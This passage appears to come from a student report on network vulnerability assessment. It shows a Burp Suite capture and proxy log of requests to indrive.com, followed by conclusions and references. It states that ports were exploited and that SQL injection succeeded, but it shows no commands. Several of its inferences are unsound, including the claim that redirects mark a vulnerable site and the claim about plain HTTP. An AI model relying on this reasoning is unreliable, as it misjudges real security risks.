Accept-Language: en-US,en;q=0.9
Connection: close
```

Pretty Raw Hex \n

```
GET /_next/image/?url=%2Fassets%2Fimages%2Fcovers%2Fhome_mod.jpg&w
=1080&q=100 HTTP/1.1
Host: indrive.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
Safari/537.36
Sec-Ch-Ua-Platform: ""
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://indrive.com/en/home/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

2) Comparing requests and responses using repeater:



We can observe that there are multiple redirections before we reach the actual site.

3) Checking the log info using logger:

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
235	16:04:28 30 Jun 2023	Proxy	GET	indrive.com	/		0	302	322	200	
236	16:04:30 30 Jun 2023	Proxy	GET	indrive.com	/		4	307	208	610	
237	16:04:32 30 Jun 2023	Proxy	GET	indrive.com	/en		4	308	231	409	
238	16:04:33 30 Jun 2023	Proxy	GET	indrive.com	/en/		4	308	243	409	
239	16:04:35 30 Jun 2023	Proxy	GET	indrive.com	/en/home		4	308	246	527	
240	16:04:36 30 Jun 2023	Proxy	GET	indrive.com	/en/home/		4	200	273468	614	
241	16:04:38 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/css/59b...		4	200	30071	481	
242	16:04:38 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/css/449...		4	200	52564	496	
243	16:04:39 30 Jun 2023	Proxy	GET	indrive.com	/_next/image/	url=%2Fassets%2Fi...	7	200	141115	630	
244	16:04:39 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/css/c8c...		4	200	593	365	
245	16:04:39 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/chunks...		4	200	5509	378	
246	16:04:39 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/chunks...		4	200	130461	620	
247	16:04:39 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/chunks...		4	200	104580	604	
248	16:04:40 30 Jun 2023	Proxy	GET	indrive.com	/_next/static/chunks...		4	200	697528	737	

Using Burp Suite on the site indrive.com, we can observe that there are 5 redirections before we reach the site (common feature of vulnerable websites). We can also observe that requests use “GET” instead of “POST” and requests also use HTTP instead of HTTPS.

5. Results and Conclusion

Network vulnerability assessments are essential for maintaining the security and integrity of computer networks. By identifying vulnerabilities and potential weaknesses in systems, organizations can proactively address and mitigate risks. We conclusively did network vulnerability assessment on the two websites - acunetix and indrive.

Open ports, as highlighted in this report, represent potential entry points for attackers and should be carefully managed. Results were found and exploited on 110 (POP3), 21 (FTP), 25 (SMTP), and 80 (HTTP). The Burp Suite session provides a valuable means to test and identify vulnerabilities in web applications, enabling organizations to address potential weaknesses before they can be exploited. The conclusion for the results found was that there were multiple redirections before we could reach the actual page. Additionally, SQL injection vulnerabilities pose a significant risk to web applications, making proper input validation and query parameterization crucial for protecting against these attacks.

SQLi was successful and we were able to access data from tables stored in the database with a simple few commands.

In summary, network vulnerability assessments play a vital role in safeguarding the integrity and security of computer networks. By understanding open ports, utilizing tools like Burp Suite, and addressing vulnerabilities like SQL injection, organizations can enhance their overall security posture and protect their valuable assets from potential threats. To conclude, sanitizing inputs and using prepared statements can help in avoiding such attacks.

6. References

1. Title: "A Comparative Study of Network Vulnerability Assessment Tools"
Authors: Rajasekar, R., & Venkatesh, S.
Published in: 2017 International Conference on Inventive Communication and Computational Technologies (ICICCT)
Link: [IEEE Xplore](https://ieeexplore.ieee.org/abstract/document/8473131)

2. Title: "Network Vulnerability Assessment Using Attack Graphs"
Authors: Ingols, K., Gentilini, M., & Parker, D.
Published in: 2012 7th International Conference on Malicious and Unwanted Software (MALWARE)
Link: [IEEE Xplore](https://ieeexplore.ieee.org/abstract/document/6342979)

3. Title: "Network Vulnerability Assessment: A Comparative Analysis of Open Source Vulnerability Scanners"
Authors: Sharma, M., & Agrawal, R.
Published in: 2019 3rd International Conference on Computing Methodologies and Communication (ICCMC)
Link: [IEEE Xplore](https://ieeexplore.ieee.org/abstract/document/8789199)

4. Title: "Network Vulnerability Assessment and Management: A Practical Guide"
Authors: Nair, S., Vangala, S., & Sridhar, V.

Published in: 2015 9th International Conference on IT Security Incident Management & IT Forensics (IMF)
Link: [IEEE Xplore](https://ieeexplore.ieee.org/abstract/document/7140631)

5. Title: "An Analysis of Network Vulnerability Assessment Techniques"
Authors: Kaushik, S., Jain, A., & Singh, R.
Published in: 2019 International Conference on Computational Intelligence and Knowledge Economy (ICCIKE)
Link: [IEEE Xplore](https://ieeexplore.ieee.org/abstract/document/8978340)